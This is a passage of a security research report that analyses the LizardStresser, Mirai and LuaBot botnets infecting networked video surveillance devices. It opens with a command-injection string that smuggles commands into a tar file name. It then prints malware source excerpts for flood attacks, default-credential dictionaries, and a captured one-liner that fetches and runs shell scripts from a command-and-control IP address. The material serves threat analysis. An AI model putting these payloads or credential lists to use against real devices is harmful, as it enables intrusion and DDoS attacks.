The screenshot shows a terminal window with a command prompt. The user has entered a command to check if a target is vulnerable. The output shows a list of processes and their details, including PID, USER, TIME, and COMMAND. The command used is: `sh -c tar -zxvf /mnt/mtd/webSites/language.tar.gz Swedish${IFS}&&ps${IFS}1>test&&tar${IFS} hme@蜜-腹 腹 /* -C /nfsdir/language/`

PID	USER	TIME	COMMAND
1	root	0:00	init
2	root	0:00	[kthreadd]
3	root	0:00	[ksoftirqd/0]
4	root	0:36	[kworker/0:0]
6	root	115:01	[rcu_kthread]
7	root	0:00	[khelper]
8	root	0:00	[kworker/u:1]
116	root	0:01	[sync_supers]
118	root	0:00	[bdi-default]
119	root	0:00	[kintegrityd]
121	root	0:00	[kblockd]
127	root	0:00	[ata_sff]
138	root	0:00	[khubd]
229	root	24:16	[kswapd0]
282	root	0:00	[fsnotify_mark]
288	root	0:00	[crypto]
361	root	0:00	[scsi_ah_0]
364	root	0:00	[scsi_ah_1]
367	root	0:00	[kworker/u:2]
378	root	0:00	[mtdblock0]
383	root	0:00	[mtdblock1]
388	root	0:00	[mtdblock2]
416	root	0:20	[kworker/0:1]
458	root	0:01	[jffs2_gcd_mtd2]
470	root	0:00	[udev]
504	root	0:00	[rpciod]
517	root	0:00	[nfsiod]
784	root	0:03	[hidog]
917	root	0:00	[telnetd]
924	root	0:00	[XVDRstart.hisi ./td3521]
925	root	0:00	[bin/login --]
926	root	0:00	[XVDRstart.hisi ./td3521]
927	root	0:00	[sh -c ./td3521]
928	root	2612:1	[./td3521]
933	root	1:25	[HDMI_kthread]
934	root	0:51	[HDMI_kcec]
935	root	147:56	[videobc]
1051	root	24:36	[flush-8:0]
1107	root	0:00	[flush-mtd-unmap]
1113	root	0:00	[sh -c tar -zxvf /mnt/mtd/webSites/language.tar.gz Swedish\${IFS}&&ps\${IFS}1>test&&tar\${IFS} hme@蜜-腹 腹 /* -C /nfsdir/language/]

4 NVSS-based Botnets

Our analysis finds that a large number of NVSSs have been infected with some kind of malware, such as notorious LizardStresser, Mirai that has gained a bad reputation in the wake of several massive DDoS attacks, and the emerging malware LuaBot. These infected devices are controlled by various hacker organizations for the implementation of hacking activities like scanning and DDoS attacks.

The following sections analyze the three typical botnets, namely, LizardStresser, Mirai, and LuaBot, and the related malware samples.

4.1 LizardStresser

When we speak of NVSS-based botnets, we cannot ignore the hacker organization Lizard Squad and the malware LizardStresser developed by the organization.

LizardStresser is a DDoS botnet written in C by Lizard Squad members for running on Linux. The code consists of two parts: client and server. The client runs on compromised Linux devices that connect to the hardcoded C&C server. The server communicates with clients via the Internet Relay Chat (IRC) protocol, which consumes a very small portion of bandwidth with almost no delay. Currently, most other botnets use this protocol for communication. Infected clients, after connecting to the server, receive commands from the server for execution of scanning or DDoS attacks.

LizardStresser later had its source code leaked online. Because this program is easy to compile, other hacker organizations modify it for the construction of their own botnets. Malware samples, after being recompiled, can run on different system platforms, such as x86, ARM, and MIPS, which happen to be common hardware platforms of IoT devices. With more and more LizardStresser variants emerging, botnets based on LizardStresser keep expanding. According to statistics, 2016 has seen a significant increase in the number of C&C servers used by LizardStresser and its variants and by June the number has exceeded 100. More than 1 million IoT devices have been compromised and became bots involved in recent DDoS attacks. According to data from Level 3, 95% of such IoT devices are NVSSs. However, this is only a small portion of the actual quantity^[5].

From LizardStresser samples we captured and the disclosed source code, we find that this malware has the following characteristics and functions.

(1) Capability of running on different platforms

Figure 4-1 LizardStresser sample capable of running on different platforms

```

1: ELF 32-bit MSB executable, MIPS, MIPS-I version 1 (SYSV), statically linked, stripped
2: ELF 32-bit LSB executable, MIPS, MIPS-I version 1 (SYSV), statically linked, stripped
3: ELF 32-bit LSB executable, ARM, version 1, statically linked, stripped
4: ELF 32-bit MSB executable, PowerPC or cisco 4500, version 1 (SYSV), statically linked, stripped
5: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), statically linked, stripped
one.sh: POSIX shell script, ASCII text executable

```

As shown in Figure 4-1, the sample can run on platforms such as MIPS, ARM, PowerPC, and x86-64. Some samples we captured also support Renesas and Intel 80386 platforms.

(2) Weak password scanning and DDoS attacks

Weak password scanning: The malware mainly uses a built-in weak password dictionary to scan telnet services and attempt login for the purpose of obtaining shell access on target devices.

Figure 4-2 Support for scanning and application-layer HTTP attacks

```

Mozilla/5.0 (Windows; U; Windows NT 6.1; en-US; rv:1.9.1.1)
Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US) AppleWebKit/
Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; WOW64; Tr
Mozilla/5.0 (Macintosh; Intel Mac OS X 10_9_3) AppleWebKit/5
Opera/9.80 (X11; Linux i686; Ubuntu/14.10) Presto/2.12.388 V
(null)
Buffer: %s
PING
%s %s HTTP/1.1
Host: %s
Accept: /*
User-Agent: %s
Connection: close
%d.%d.%d.%d
sh || bash || shell
PONG!
SCANNER
HTTPFLOOD
head
HEAD
post
POST
KILLATTK
COOLMEMES
208.73.23.43
Fork failed
Failed to connect
PONG
Link closed by server
(nil)
(null)
hLLjztqZ
newXaudi5FeFgCaMCFss

```

From the source code, we find that the malware is capable of launching DDoS attacks by using the following attack methods:

- HOLD: holds open TCP connections.
- JUNK: sends a random string of junk characters to a TCP port.
- UDP: sends a random string of junk characters to a UDP port.
- TCP: repeatedly sends TCP packets with the specified flags.

Figure 4-3 LizardStresser attack methods

```

1612      sendmail(argv[0], host, subject, message);
1613      close(mainCommSock);
1614
1615      _exit(0);
1616  }
1617  */
1618
1619  if(!strcmp(argv[0], "HOLD"))
1620  {
1621      if(argc < 4 || atoi(argv[2]) < 1 || atoi(argv[3]) < 1)
1622      {
1623          //sockprintf(mainCommSock, "HOLD <ip> <port> <time>");
1624          return;
1625      }
1626
1627      unsigned char *ip = argv[1];
1628      int port = atoi(argv[2]);
1629      int time = atoi(argv[3]);
1630
1631      if(strstr(ip, ",") != NULL)
1632      {
1633          sockprintf(mainCommSock, "HOLD Flooding %s:%d for %d seconds.", ip, port, time);
1634          unsigned char *hi = strtok(ip, ",");
1635          while(hi != NULL)
1636          {
1637              if(!listFork())
1638              {
1639                  sendHOLD(hi, port, time);
1640                  close(mainCommSock);
1641                  _exit(0);
1642              }
1643              hi = strtok(NULL, ",");
1644          }
1645      } else {
1646          if(listFork()) { return; }
1647
1648          sockprintf(mainCommSock, "HOLD Flooding %s:%d for %d seconds.", ip, port, time);
1649          sendHOLD(ip, port, time);
1650          close(mainCommSock);

```

Most samples we captured show the capability of launching HTTP flood attacks. In addition, values of some common fields, such as referer and user-agent, are preset so that they can be used at random to evade checks by security devices, as shown in Figure 4-4.

Figure 4-4 Built-in referers and user agents for application-layer DDoS attacks

```

Cache-Control: no-cache
Host: %s
Connection: close
http://google.com
http://facebook.com
http://youtube.com
http://twitter.com
http://malwaremustdie.org
http://tumblr.com
http://cnn.com
http://instagram.com
http://snapchat.com
http://whatsapp.com
http://yahoo.com
http://bing.com
refer
Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0.2704.103 Safari/537.36
Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0.2704.103 Safari/537.36
Mozilla/5.0 (Macintosh; Intel Mac OS X 10_11_5) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0.2704.103 Safari/537.36
Mozilla/5.0 (Linux; Android 5.1.1; SM-G928X Build/LMY47X) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/47.0.2526.83 Mobile Safari/537.36
Mozilla/5.0 (Windows Phone 10.0; Android 4.2.1; Microsoft; Lumia 950) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/46.0.2486.0 Mobile Safari/537.36 Edge/13.10586
Mozilla/5.0 (Linux; Android 6.0.1; Nexus 6P Build/MMB29P) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/47.0.2526.83 Mobile Safari/537.36
Mozilla/5.0 (Linux; Android 5.0.2; SAMSUNG SM-T550 Build/LRX22G) AppleWebKit/537.36 (KHTML, like Gecko) SamsungBrowser/3.3 Chrome/38.0.2125.102 Safari/537.36
Mozilla/5.0 (Linux; Android 4.4.3; KFTTHWI Build/KTU84M) AppleWebKit/537.36 (KHTML, like Gecko) Silk/47.1.79 like Chrome/47.0.2526.80 Safari/537.36
Mozilla/5.0 (Linux; Android 5.0.2; LG-V410/V41020c Build/LRX22G) AppleWebKit/537.36 (KHTML, like Gecko) Version/4.0 Chrome/34.0.1847.118 Safari/537.36
Mozilla/5.0 (Linux; U; Android 4.2.2; he-il; NEO-X5-116A Build/JDQ39) AppleWebKit/534.30 (KHTML, like Gecko) Version/4.0 Safari/534.30
Mozilla/5.0 (Linux; Android 4.2.2; AFTB Build/JDQ39) AppleWebKit/537.22 (KHTML, like Gecko) Chrome/25.0.1364.173 Mobile Safari/537.22
qwertyuiopasdfghjklzxcvbnm
user agent
/proc/%d/
/proc/self/exe
%s%s
.bella.pid
STATUS
ATTACK_TCP
ATTACK_UDP
ATTACK_HTTP
BOT_REMOVE

```

(3) Built-in weak password list

LizardStresser uses built-in weak passwords to attempt to telnet to scanned devices. Figure 4-5 lists built-in weak passwords of LizardStresser.

Figure 4-5 Weak passwords listed in source code of LizardStresser

```

94 //
95 //
96 //
97 //
98 //
99
100 int mainCommSock = 0, currentServer = -1, gotIP = 0;
101 uint32_t *pids;
102 uint32_t scanPid;
103 uint64_t numpids = 0;
104 struct in_addr ourIP;
105 unsigned char macAddress[6] = {0};
106 char *usernames[] = {"root\0", "\0", "admin\0", "user\0", "login\0", "guest\0"};
107 char *passwords[] = {"root\0", "\0", "toor\0", "admin\0", "user\0", "guest\0", "login\0", "changeme\0", "1234\0", "12345\0", "123456\0", "default\0", "pass\0", "password\0"};

```

Figure 4-6 lists weak passwords used in a sample we captured.

Figure 4-6 Weak passwords listed in a sample

```

root
admin
guest
support
1234
12345
123456
vixxv
xc3511
juantech
login
username
account
dvrdivs
password
word
invalid
failed
incorrect
denied
error
goodbye
busybox
success
welcome
help
cd /tmp || cd /var/run || cd /dev/shm || cd /mnt || cd /var;rm -f *;busybox wget
3/one.sh || busybox ftpget 208.73.23.43 four.sh four.sh || ftpget 208.73.23.43
43 || tftp -r two.sh -g 208.73.23.43 || busybox tftp 208.73.23.43 -c get three
two.sh || sh three.sh || sh four.sh;rm -f *;exit &
Mozilla/5.0 (X11; U; Linux x86_64; en-US; rv:1.9.1.3) Gecko/20090913 Firefox/3.
Mozilla/5.0 (Windows; U; Windows NT 6.1; en; rv:1.9.1.3) Gecko/20090824 Firefo
Mozilla/5.0 (Windows; U; Windows NT 5.2; en-US; rv:1.9.1.3) Gecko/20090824 Fir
Mozilla/5.0 (Windows; U; Windows NT 6.1; en-US; rv:1.9.1.1) Gecko/20090718 Fir
Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US) AppleWebKit/532.1 (KHTML, like
Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; WOW64; Trident/4.0; SLCC2;

```

(4) Automatic update

Besides the preceding functions, LizardStresser and its variants can run arbitrary shell commands for update of the LizardStresser program, either C&C addresses or the entire program, from the server.

4.2 Mirai

In the past days, Mirai has got itself into the limelight because two massive DDoS attacks, which targeted KrebsonSecurity and OVH respectively, are believed to be associated with Mirai. In September 30, a hacker, using the nickname of Anna-senpai, released the source code of Mirai on HackForums. This move stirred concerns among cybersecurity experts and media^{[6][7]}. Although it is no easy job to recompile and use Mirai, there are always experts who can make it a botnet tool that is able to work properly upon just a click and then sell it on the black market. It is thus predictable that the Mirai botnet will further expand.

Figure 4-7 Release of the source code of Mirai by Anna-senpai on HackForums



Mirai is also a malicious botnet program targeting IoT devices. Its basic working principle is similar to that of LizardStresser: scanning IoT devices that use weak passwords and uploading information of these IoT devices to the C&C server before downloading the malware to vulnerable devices and infecting them. Compared with LizardStresser, Mirai has key strings encrypted and a more complete list of weak passwords used by IoT devices. Besides TCP, UDP, and application-layer HTTP DDoS attacks, Mirai can be used to launch Generic Routing Encapsulation (GRE) flood attacks. The aforementioned attack targeting KrebsonSecurity was a GRE flood attack^[1].

Based on samples captured from the live network and the released source code of Mirai, we sum up the characteristics and functions of Mirai as follows:

(1) Capability of running on different platforms

Figure 4-8 Mirai sample capable of running on different platforms

```
root@nsfocus:/tmp/mirai/santasbigcandycane.cx/bins# file *
mirai.arm: ELF 32-bit LSB executable, ARM, version 1, statically linked, stripped
mirai.arm7: ELF 32-bit LSB executable, ARM, EABI4 version 1 (SYSV), statically linked, stripped
mirai.mips: ELF 32-bit MSB executable, MIPS, MIPS-I version 1 (SYSV), statically linked, stripped
mirai.mips1: ELF 32-bit LSB executable, MIPS, MIPS-I version 1 (SYSV), statically linked, stripped
mirai.ppc: ELF 32-bit MSB executable, PowerPC or cisco 4500, version 1 (SYSV), statically linked, stripped
mirai.sh4: ELF 32-bit LSB executable, Renesas SH, version 1 (SYSV), statically linked, stripped
mirai.spc: ELF 32-bit MSB executable, SPARC version 1 (SYSV), statically linked, stripped
```

This sample can run on the following platforms: ARM, ARM7, MIPS, MPSP, PPC, SH4, and SPC.

The source code reveals that Mirai can also run on M86K and x86 platforms besides the preceding seven.

Figure 4-9 Mirai's source code that can run on different platforms

```
root@nsfocus: /tmp/Mirai-Source-Code-master/loader/bins# file *
dlr.arm: ELF 32-bit LSB executable, ARM, version 1, statically linked, stripped
dlr.arm7: ELF 32-bit LSB executable, ARM, EABI4 version 1 (SYSV), statically linked, stripped
dlr.m68k: ELF 32-bit MSB executable, Motorola 68020 - invalid byte order, version 1 (SYSV), statically linked, stripped
dlr.mips: ELF 32-bit MSB executable, MIPS, MIPS-I version 1 (SYSV), statically linked, stripped
dlr.mips1: ELF 32-bit LSB executable, MIPS, MIPS-I version 1 (SYSV), statically linked, stripped
dlr.ppc: ELF 32-bit MSB executable, PowerPC or cisco 4500, version 1 (SYSV), statically linked, stripped
dlr.sh4: ELF 32-bit LSB executable, Renesas SH, version 1 (SYSV), statically linked, stripped
dlr.spc: ELF 32-bit MSB executable, SPARC version 1 (SYSV), statically linked, stripped
dlr.x86: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), statically linked, stripped
```

(2) Built-in weak password list

The source code reveals that the sample contains an exhaustive list of default passwords and weak passwords (encrypted) used by IoT devices so that the botnet can attempt to telnet to these devices with these passwords.

Figure 4-10 Weak passwords listed in the source code of Mirai

```
// Set up passwords
add_auth_entry("x50\x40\x40\x56", "\x5A\x41\x11\x17\x13\x13", 10); // root xc3511
add_auth_entry("x50\x40\x40\x56", "\x5A\x40\x58\x5A\x54", 9); // root vizzy
add_auth_entry("x50\x40\x40\x56", "\x43\x46\x4F\x4B\x4C", 3); // root admin
add_auth_entry("x43\x46\x4F\x4B\x4C", "\x43\x46\x4F\x4B\x4C", 2); // admin admin
// Set up passwords
add_auth_entry("x50\x40\x40\x56", "\x5A\x41\x11\x17\x13\x13", 10); // root xc3511
add_auth_entry("x50\x40\x40\x56", "\x5A\x40\x58\x5A\x54", 9); // root vizzy
add_auth_entry("x50\x40\x40\x56", "\x43\x46\x4F\x4B\x4C", 3); // root admin
add_auth_entry("x43\x46\x4F\x4B\x4C", "\x43\x46\x4F\x4B\x4C", 2); // admin admin
add_auth_entry("x50\x40\x40\x56", "\x1A\x1A\x1A\x1A\x1A\x1A", 6); // root 888888
add_auth_entry("x50\x40\x40\x56", "\x5A\x4F\x4A\x46\x4B\x52\x41", 5); // root xmdipc
add_auth_entry("x50\x40\x40\x56", "\x46\x47\x44\x43\x57\x46\x56", 3); // root default
add_auth_entry("x50\x40\x40\x56", "\x48\x57\x43\x4C\x56\x47\x41\x4A", 5); // root juantech
add_auth_entry("x50\x40\x40\x56", "\x13\x10\x11\x16\x17\x14", 2); // root 123456
add_auth_entry("x50\x40\x40\x56", "\x17\x16\x11\x10\x13", 2); // root 54321
add_auth_entry("x51\x57\x52\x52\x4D\x50\x56", "\x51\x57\x52\x52\x4D\x50\x56", 5); // support support
add_auth_entry("x50\x40\x40\x56", "\x43", 4); // root (none)
add_auth_entry("x43\x46\x4F\x4B\x4C", "\x52\x43\x51\x51\x55\x4D\x50\x46", 4); // admin password
add_auth_entry("x50\x40\x40\x56", "\x50\x40\x40\x56", 4); // root root
add_auth_entry("x50\x40\x40\x56", "\x13\x10\x11\x16\x17", 4); // root 12345
add_auth_entry("x57\x51\x47\x50", "\x57\x51\x47\x50", 2); // user user
add_auth_entry("x43\x46\x4F\x4B\x4C", "\x43", 3); // admin (none)
add_auth_entry("x50\x40\x40\x56", "\x52\x43\x51\x51", 3); // root pass
add_auth_entry("x43\x46\x4F\x4B\x4C", "\x43\x46\x4F\x4B\x4C\x13\x10\x11\x16", 3); // admin admin1234
add_auth_entry("x50\x40\x40\x56", "\x13\x13\x13\x13", 3); // root 1111
add_auth_entry("x43\x46\x4F\x4B\x4C", "\x51\x4F\x44\x13\x46\x4F\x4B\x4C", 3); // admin smcadmin
add_auth_entry("x43\x46\x4F\x4B\x4C", "\x13\x13\x13\x13", 2); // admin 1111
add_auth_entry("x50\x40\x40\x56", "\x14\x14\x14\x14\x14\x14", 2); // root 666666
add_auth_entry("x50\x40\x40\x56", "\x52\x43\x51\x51\x55\x4D\x50\x46", 2); // root password
add_auth_entry("x50\x40\x40\x56", "\x13\x10\x11\x16", 2); // root 1234
add_auth_entry("x50\x40\x40\x56", "\x49\x4E\x44\x13\x10\x11", 1); // root k123
add_auth_entry("x63\x46\x4F\x4B\x4C\x4B\x51\x56\x50\x43\x56\x4D\x50", "\x4F\x47\x4B\x4C\x51\x4F", 1); // Administrator admin
add_auth_entry("x51\x47\x50\x54\x4B\x41\x47", "\x51\x47\x50\x54\x4B\x41\x47", 1); // service service
add_auth_entry("x51\x57\x52\x47\x50\x54\x4B\x51\x4D\x50", "\x51\x57\x52\x47\x50\x54\x4B\x51\x4D\x50", 1); // supervisor supervisor
add_auth_entry("x45\x57\x47\x51\x56", "\x13\x10\x11\x16\x17", 1); // guest guest
add_auth_entry("x45\x57\x47\x51\x56", "\x13\x10\x11\x16\x17", 1); // guest 12345
add_auth_entry("x45\x57\x47\x51\x56", "\x13\x10\x11\x16\x17", 1); // guest 12345
add_auth_entry("x43\x46\x4F\x4B\x4C\x13", "\x52\x43\x51\x51\x55\x4D\x50\x46", 1); // admin1 password
add_auth_entry("x43\x46\x4F\x4B\x4C\x4B\x51\x56\x50\x43\x56\x4D\x50", "\x13\x10\x11\x16", 1); // administrator 1234
add_auth_entry("x44\x14\x14\x14\x14\x14", "\x14\x14\x14\x14\x14\x14", 2); // 666666
add_auth_entry("x1A\x1A\x1A\x1A\x1A\x1A", "\x1A\x1A\x1A\x1A\x1A\x1A", 1); // 888888
add_auth_entry("x57\x40\x4C\x56", "\x57\x40\x4C\x56", 1); // ubnt ubnt
add_auth_entry("x50\x40\x40\x56", "\x49\x54\x54\x13\x10\x11\x16", 1); // root k1v1234
add_auth_entry("x50\x40\x40\x56", "\x78\x56\x47\x17\x10\x13", 1); // root z1e521
add_auth_entry("x50\x40\x40\x56", "\x4A\x4B\x11\x17\x13\x1A", 1); // root h12518
add_auth_entry("x50\x40\x40\x56", "\x48\x54\x40\x58\x46", 1); // root jvbzd
add_auth_entry("x50\x40\x40\x56", "\x43\x4C\x49\x4D", 4); // root arko
add_auth_entry("x50\x40\x40\x56", "\x58\x4E\x5A\x5A\x0C", 1); // root z1xx
add_auth_entry("x50\x40\x40\x56", "\x15\x57\x48\x6F\x49\x4D\x12\x54\x4B\x58\x5A\x54", 1); // root 7ujko0vizzy
add_auth_entry("x50\x40\x40\x56", "\x15\x57\x48\x6F\x49\x4D\x12\x43\x46\x4F\x4B\x4C", 1); // root 7ujko0admin
add_auth_entry("x50\x40\x40\x56", "\x51\x58\x51\x56\x47\x4F", 1); // root system
add_auth_entry("x50\x40\x40\x56", "\x4B\x49\x55\x40", 1); // root ikwb
add_auth_entry("x50\x40\x40\x56", "\x46\x50\x47\x43\x4F\x40\x4D\x5A", 1); // root dreambox
add_auth_entry("x50\x40\x40\x56", "\x57\x51\x47\x50", 1); // root user
add_auth_entry("x50\x40\x40\x56", "\x50\x47\x53\x4E\x56\x47\x49", 1); // root realtek
add_auth_entry("x50\x40\x40\x56", "\x12\x12\x12\x12\x12\x12\x12", 1); // root 00000000
add_auth_entry("x43\x46\x4F\x4B\x4C", "\x13\x13\x13\x13\x13\x13", 1); // admin 1111111
add_auth_entry("x43\x46\x4F\x4B\x4C", "\x13\x10\x11\x16", 1); // admin 1234
add_auth_entry("x43\x46\x4F\x4B\x4C", "\x13\x10\x11\x16\x17", 1); // admin 12345
```

(3) Encryption of key strings in code

Mirai uses a simple XOR cipher to encrypt key strings regarding weak passwords and commands to be attempted. By decoding two samples captured from different bots, we find that the C&C server is different, with different listening ports. Therefore, we think that the two samples may belong to botnets controlled by different hacker organizations.

Table 4-1 Mirai bot sample 1

Command Server..	Report Server..	Sample File Server..
Address: network. [REDACTED].cx. Listening port: 23.. Function: Bot clients connect to port 23 of the C&C server, receiving instructions from the peer end..	Address: report. [REDACTED].cx.. Listening port: 48101.. Function: Scanning results and information concerning successful logins (IP address, port, user name, and password) are sent back to this server, which will control the new infected device..	IP Address: [REDACTED].181.215.. Function: Samples are downloaded from this server via wget , TFTP, or Echo Loader.. platform={arm,arm7,mips,sh4,spc,mspl}.. wget: [REDACTED].181.215/bins/mirai.\${platform}..

Table 4-2 Mirai bot sample 2

Command Server..	Report Server..	Sample File Server..
Address: [REDACTED].hme.ru.. Listening port: 23.. Function: Bot clients connect to port 23 of the C&C server, receiving instructions from the peer end..	Address: [REDACTED].hme.ru.. Listening port: 48101.. Function: Scanning results and information concerning successful logins (IP address, port, user name, and password) are sent back to this server, which will control the new infected device..	Address: [REDACTED].hme.ru.. Function: Samples are downloaded from this server via wget or TFTP.. wget: swinginwithhme.ru/bins/mirai.\${platform} platform={arm, arm7, x86, mips, mspl, sh4, spc}.. Download via Echo Loader.. wget: [REDACTED].hme.ru/dlr.\${platform}.. platform={arm, arm7, x86, mips, mspl, sh4, spc}..

(4) Weak password scanning, and HTTP flood and GRE flood attacks

Mirai supports telnet scanning and can be used to launch HTTP flood and GRE flood attacks. For the application layer, it can be used to launch HTTP GET and POST attacks. In addition, it can bypass checks of some protection devices that adopt URL redirection, refresh, and cookie protection mechanisms.

Figure 4-11 Section of Mirai's source code regarding DDoS attacks and scanning

```

root@ubuntu:/pwx/Mirai-Source-Code-master/mirai/bot# file *
attack_app.c: ASCII C program text
attack.c: ASCII C program text
attack_gre.c: ASCII C program text
attack.h: ASCII C program text
attack_tcp.c: ASCII C program text
attack_udp.c: ASCII C program text
checksum.c: ASCII C program text
checksum.h: ASCII C program text
includes.h: ASCII C program text
killer.c: ASCII C program text
killer.h: ASCII C++ program text
main.c: ASCII C program text
protocol.h: ASCII C program text
rand.c: ASCII C program text
rand.h: ASCII text
resolv.c: ASCII C program text
resolv.h: ASCII C program text
scanner.c: ASCII C program text
scanner.h: ASCII C program text
table.c: ASCII C program text, with very long lines
table.h: ASCII C program text
util.c: ASCII C program text
util.h: ASCII C program text
root@ubuntu:/pwx/Mirai-Source-Code-master/mirai/bot#

```

Figure 4-12 Scanning performed by a bot infected with Mirai

```

tcp      0      0 10.0.2.15:59807 → 192.168.1.40:23 ESTABLISHED
2380/h68rq2tm0smvqc
tcp      0      1 10.0.2.15:51221 → 192.168.1.25:96:23 SYN_SENT
2379/h68rq2tm0smvqc
tcp      0      0 10.0.2.15:56255 → 192.168.1.73:109:23 ESTABLISHED
2380/h68rq2tm0smvqc
tcp      0      1 10.0.2.15:38177 → 192.168.1.1:68:120:23 SYN_SENT
2380/h68rq2tm0smvqc
tcp      0      0 10.0.2.15:51510 → 192.168.1.238:130:23 ESTABLISHED
2380/h68rq2tm0smvqc
tcp      0      0 10.0.2.15:57606 → 192.168.1.7:94:6:23 ESTABLISHED
2380/h68rq2tm0smvqc
tcp      0      0 10.0.2.15:55777 → 192.168.1.222:190:23 ESTABLISHED
2380/h68rq2tm0smvqc
tcp      0      0 10.0.2.15:47355 → 192.168.1.113:204:23 ESTABLISHED
2380/h68rq2tm0smvqc

```

(5) Preemption of ports to avoid infection by other botnets

Generally, the telnet process listens on port 23 and the sshd process on port 22. Mirai is capable of killing these processes and preempting these ports so that other botnets cannot access the target device by using weak passwords.

(6) Sample execution process

- The malware obtains a sample from the remote server via wget or tftp and stores it in /dev/dvrHelper.
- The malware executes /dev/dvrHelper and deletes the bot file.

```

lrwxrwxrwx 1 root root 0 Sep 26 05:05 /proc/5690/exe -> /dev/dvrHelper (deleted)

```

- Processes, after being started, change their own names to strings of random characters.

Figure 4-13 Processes running on a bot infected with Mirai

485	root	0	SW	[mtdblock1]
490	root	0	SW	[mtdblock2]
495	root	0	SW	[mtdblock3]
500	root	0	SW	[mtdblock4]
505	root	0	SW	[mtdblock5]
508	root	0	SW	[romblock0]
511	root	0	SW	[romblock1]
514	root	0	SW	[romblock2]
517	root	0	SW	[romblock3]
520	root	0	SW	[romblock4]
523	root	0	SW	[romblock5]
576	root	0	SW<	[bond0]
635	root	0	SW<	[kpsmoused]
642	root	0	SW<	[kmpathd]
643	root	0	SW<	[kmpath_handlerd]
684	root	980	S <	udev --daemon
1126	root	1212	S	{S99} /bin/sh /etc/init.d/S99
1132	root	1220	S	sh run_app.sh
1336	root	0	SW	[hidog]
1386	root	0	SW<	[loop0]
1439	root	38000	S	./dvr_gui
1440	root	208m	S	./dvr_app
1478	root	1224	S	{pppoe-connect} /bin/sh /usr/sbin/pppoe-connect
1505	root	0	DW	[HDMI_kthread]
1506	root	0	DW	[HDMI_kCEC]
1511	root	0	SW	[flush-8:0]
1519	root	0	SW	[kjournald]
1539	root	1220	S	-/bin/sh
4401	root	844	S	/tmp/1
4406	root	844	S	/tmp/2
5416	root	844	S	/tmp/3
5690	root	224	S	{odcnv24wlahc841} fnkm05rmkrjmlkgkol6sjliv
5693	root	264	S	{odcnv24wlahc841} fnkm05rmkrjmlkgkol6sjliv
5894	root	0	Z	[sh]
5899	root	1304	S	./arm_lsb
5900	root	3928	S	./arm_lsb
7305	root	1224	S	telnetd -p 16341
7347	root	464	S	/tmp/dropbear_new/dropbear -p 18424 -r /tmp/dropbear
7540	root	1524	S	pppd pty /usr/sbin/pppoe -p /var/run/pppoe.conf-pppoe
7541	root	1212	S	sh -c /usr/sbin/pppoe -p /var/run/pppoe.conf-pppoe
7544	root	836	S	/usr/sbin/pppoe -p /var/run/pppoe.conf-pppoe.pid.pppoe
7552	root	18036	S	/root/upnp server

- d. When executed, the processes wait for commands to complete specific functions such as telnet/SSH scanning or DDoS attacks.

Example: A Mirai bot launches an ACK flood attack on Minecraft.

Figure 4-14 Packet captured during an ACK flood attack launched by a Mirai bot on Minecraft

No.	Time	Source	Destination	Protocol	Length	Time to live	Source Port	Destination Port	Info
1	0.000000	192.168.1.66	99.198.100.100	TCP	1404	64		48101	→ 25565 [ACK] Seq=1 Ack=1 Win=3...
2	6.696479	192.168.1.66	167.114.100.100	TCP	1404	64		48101	→ 25565 [ACK] Seq=1 Ack=1 Win=2...
3	22.578256	192.168.1.66	167.114.100.100	TCP	1404	64		48101	→ 25565 [ACK] Seq=1 Ack=1 Win=6...
4	29.235830	192.168.1.66	167.114.100.100	TCP	1404	64		48101	→ 25565 [ACK] Seq=1 Ack=1 Win=3...
▶ Frame 2: 1404 bytes on wire (11232 bits), 1404 bytes captured (11232 bits) on interface 0 ▶ Ethernet II, Src: Traficon_b7:4d:0b (08:05:fe:b7:4d:0b), Dst: AsustekC_63:6a:18 (bc:ee:7b:63:6a:18) ▶ Internet Protocol Version 4, Src: 192.168.1.66, Dst: 167.114.100.100 ▶ Transmission Control Protocol, Src Port: 48101 (48101), Dst Port: 25565 (25565), Seq: 1, Ack: 1, Len: 1350 ▶ Data (1350 bytes) Data: db35f48fa362d0d0fd1b2761995c9f875cfbeba9b8517dfa... [Length: 1350]									
0000	bc ee 7b 63 6a 18 00 05	fe bb 74 0b 08 00 45 00	..{cj... ..t...E.						
0010	05 6e f4 ac 00 00 40 06	79 6f c0 a8 01 42 a7 72	.n....@. yo...B.r						
0020	9e 11 bb e5 63 dd 61 2d	2d d8 55 bd b4 43 50 10c.a- ..U..CP.						
0030	69 3f eb b3 00 00 db 35	f4 8f a3 62 00 00 fd 1b	17.....5 ..b....						
0040	27 61 99 5c 9f 87 5c f0	eb a9 b8 51 7d fa f9 45	'a.\..\..Q)..E						
0050	dc a3 8f be da de 13 8f	1d 28 39 eb fd 30 52 9e(9..8R.						
0060	4f 79 32 75 6a 72 7b 09	cb b6 b8 98 b8 61 df 4b	0y2ujr{.....a.K						
0070	60 64 84 61 82 45 9e 38	ec ab 03 08 34 0e a9 84	`d.a.E.84...						
0080	6c 68 61 46 b4 3e e1 a1	56 f4 78 db 8c 5a 4c 55	lhaF... V.x...ZLU						

The attacked IP address is that of the private server of Minecraft. The attacked port in ACK flood packets is port 25565, a port used by Minecraft.

4.3 LuaBot

LuaBot is the latest malicious botnet program targeting the IoT, written in Lua. Its source code has not been disclosed. Therefore, this malware is not as well-known as LizardStresser and Mirai. According to LuaBot samples we captured, it has the following characteristics and functions.

(1) Characteristics

- a. The sample was written in Lua, with high scalability.

Figure 4-15 Keywords in the LuaBot sample

```
00init.lua
10utils.lua
11dumper.lua
20re.lua
25list.lua
30cocoro.lua
35procutils.lua
40lpegr.lua
50lpegr.lua
70resolver.lua
80evutils.lua
81bsocket.lua
82evserver.lua
85killold.lua
base64.lua
botnet.lua
checkanus.lua
checkanus_sucuranus.lua
cmdargs.lua
exec.lua
http.lua
ip_iterator.lua
lua_script_runner.lua
proxyproto.lua
pwaiter.lua
sockserver.lua
subjson.lua
telnet.lua
udp.lua
